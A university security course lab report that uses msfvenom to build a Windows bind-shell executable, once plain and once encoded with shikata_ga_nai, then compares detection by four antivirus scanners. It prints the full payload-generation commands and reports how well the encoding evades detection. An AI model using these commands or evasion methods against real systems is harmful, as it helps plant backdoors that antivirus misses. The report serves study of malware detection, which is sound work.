
COMP 4108 – COMPUTER SYSTEMS SECURITY

Experience 6 – Malware Creation And Detection



Student Name: Ben Cendana

Student #: 100811212

Date: February 12 2018

Table of Contents

1.0: Introduction	3
2.0: The Shikata Ga Nai Encoding Scheme.....	3
3.0: The Malware Creation	4
3.1: Creating The Listener	4
3.2: Creating The Basic Listener	4
3.3: Creating The Basic Listener With Code Signature Masking	5
3.4: Viewing The Files.....	5
4.0: Testing The Effectiveness Of The Malware.....	6
4.1: The Basic Listener	7
4.2: The Basic Listener With Encoding	8

1.0: Introduction

The inspiration for this experience came from Dr. Somayaji's February 26 2018 lecture on malware. For this experience we will create two listeners that are actually malware. We will encode one using the shikata_ga_nai encoder which will mask its contents and the other without. Next we will test there effectiveness against antivirus and anti-malware software.

2.0: The Shikata Ga Nai Encoding Scheme

The Shikata Ga Nai Encoder is an encoder that is included in the Metasploit Framework for testing and creating penetration tests. The encoder is a polymorphic XOR additive feedback encoder, this means that when the encoder is scanned by an malware or antivirus software its code may be changed but the Algorithm would remain the same.

An example of how this works is take the equations $4 - 2 = 2$ and $1 + 1 = 2$, the results are the same for both equations but the values are different.

By encrypting the code as a polymorphic XOR code this scheme can modify the code to appear different without changing the results thus making the Shikata Ga Nai Encoder invisible to the anti virus software. The encoder will also have a decoder stub which is based on the dynamic instruction substitution block.

There are three features to this encoding scheme:


- 1) The Decoder stub reorders the code to produce different output every time to defeat code signature recognition through metamorphic techniques.
- 2) Chained Self modifying keys are used through additive feedback, meaning that if any of the encoding and input keys are incorrect in any of the iterations all the keys will be incorrect .
- 3) The decoder stub is difficult to read when modified in the current code block.

3.0: The Malware Creation

3.1: Creating The Listener

The First Step is to create a folder to save the malware to, in this case a folder called msfDir was created on the desktop folder.

3.2: Creating The Basic Listener

A screenshot of a terminal window titled 'root@kali: ~/Desktop/msfDir'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal shows the command 'msfvenom -p windows/shell/bind_tcp LPORT=2482 -a x86 --platform win -f exe >/root/Desktop/msfDir/BasicListener.exe' being executed. The output indicates that no encoder or badchars were specified, so a raw payload was outputted. The payload size is 309 bytes, and the final size of the exe file is 73802 bytes. The terminal background features a large, stylized dragon logo.


```
root@kali: ~/Desktop/msfDir
File Edit View Search Terminal Help
root@kali:~/Desktop/msfDir# msfvenom -p windows/shell/bind_tcp LPORT=2482 -a
x86 --platform win -f exe >/root/Desktop/msfDir/BasicListener.exe
No encoder or badchars specified, outputting raw payload
Payload size: 309 bytes
Final size of exe file: 73802 bytes
root@kali:~/Desktop/msfDir#
```

Figure 1: The Basic Listener

We created the basic listener without masking the code signature, this is done to compare the results later when we attempt an antivirus scan on the three listeners.

As can be seen in Figure 1 the target platform for the malware is the 32 bit windows operating system. The listeners main functionality is to listen, send and receive traffic using port 2482. We also set the file output to save to the msfDir folder located on the desktop.

3.3: Creating The Basic Listener With Code Signature Masking



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p windows/shell/bind_tcp LPORT=2482 -a x86 --platform win -e x86/shikata_ga_nai -f exe >/root/Desktop/msfDir/BasicEncoder.exe  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 336 (iteration=0)  
x86/shikata_ga_nai chosen with final size 336  
Payload size: 336 bytes  
Final size of exe file: 73802 bytes  
root@kali:~#
```

Figure 2: The Basic Listener With Encoding

As we can see in Figure 2 we created the same listener as in section 3.2, the only difference is we named it BasicEncoder.exe and included the shikata_ga_nai encoder to mask its code signature. The encoder should help mask its identity when we perform an anti-malware scan.

3.4: Viewing The Files



Figure 3: The Contents Of The msfDir Folder

As we can see we now have the BasicEncoder.exe and BasicListener.exe saved in the msfDir folder.

4.0: Testing The Effectiveness Of The Malware



Figure 4: Testing The Malwares Effectiveness With Gary's Hood Online Virus Scanner

Using the Website Garyshood.com will allow us to run three virus scanners simultaneously these are ClamAV, F-Prot, AntiVir and AVG.




Figure 5: The Clamav Website




Figure 6: The F-Prot Website

4.1: The Basic Listener

Online Virus Scanner

https://www.garyshood.com/virus/results.php?r=2f0e76fb7ec745i

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Articles

- Tesla Autopilot 2.0
- Block Online Advertisements
- Clicksor Advertising Sucks
- FreeBSD vs. Gentoo
- Get Listed In Search Engines
- Go See Rambo IV
- IE vs Firefox vs Opera
- Illegal Immigrants
- Internet Filters Are Racist
- John Kerry Hates The Troops
- Keith's Jew Gold
- Net Audio Ads Sucks
- Religious - Not Playing Here
- Ron Paul Is Insane
- Run As The Root Account
- Stop Checking For Flash
- WoW Gold Guide
- Stop Ruining The IMDb 250

Programs

- AdSense Earnings In Conky

Scan Execution Time: 5.471
File Size: 73,802 bytes

FILE IS CLEAN!
Clamav

----- SCAN SUMMARY -----
Infected files: 0
Total errors: 1
Time: 0.000 sec (0 m 0 s)

WARNING! FILE MAY BE INFECTED!
F-Prot
[Found security risk] BasicListener.exe
Results:
Files: 1
Objects scanned: 1
Infected objects: 1
Files with errors: 0
Running time: 00:00

FILE IS CLEAN!
AntiVir

----- scan results -----
file:
scanned files: 1
alerts: 0
suspicious: 0
scan time: 00:00:01

WARNING! FILE MAY BE INFECTED!
AVG command line Anti-Virus scannerVirus database version: 4311/14585Virus database release da

Figure 7: The Scan Results Of The Basic Listener

As we can see in Figure 7 the Basic Listener without encoding was detected by F-Prot and AVG but succeeded against ClamAV and AntiVir. A Success/Failure rate of 50%.

4.2: The Basic Listener With Encoding




Figure 8: The Scan Results Of The Basic Listener With Encoding

In contrast to the Basic Listener without encoding, the Basic Listener with encoding was only detected by F-Prot and successfully defeated AVG. Thus we can conclude the encoding does indeed help mask the malwares signature.

We can say based on the four scans the Basic Listener with encoding has a 75% success rate.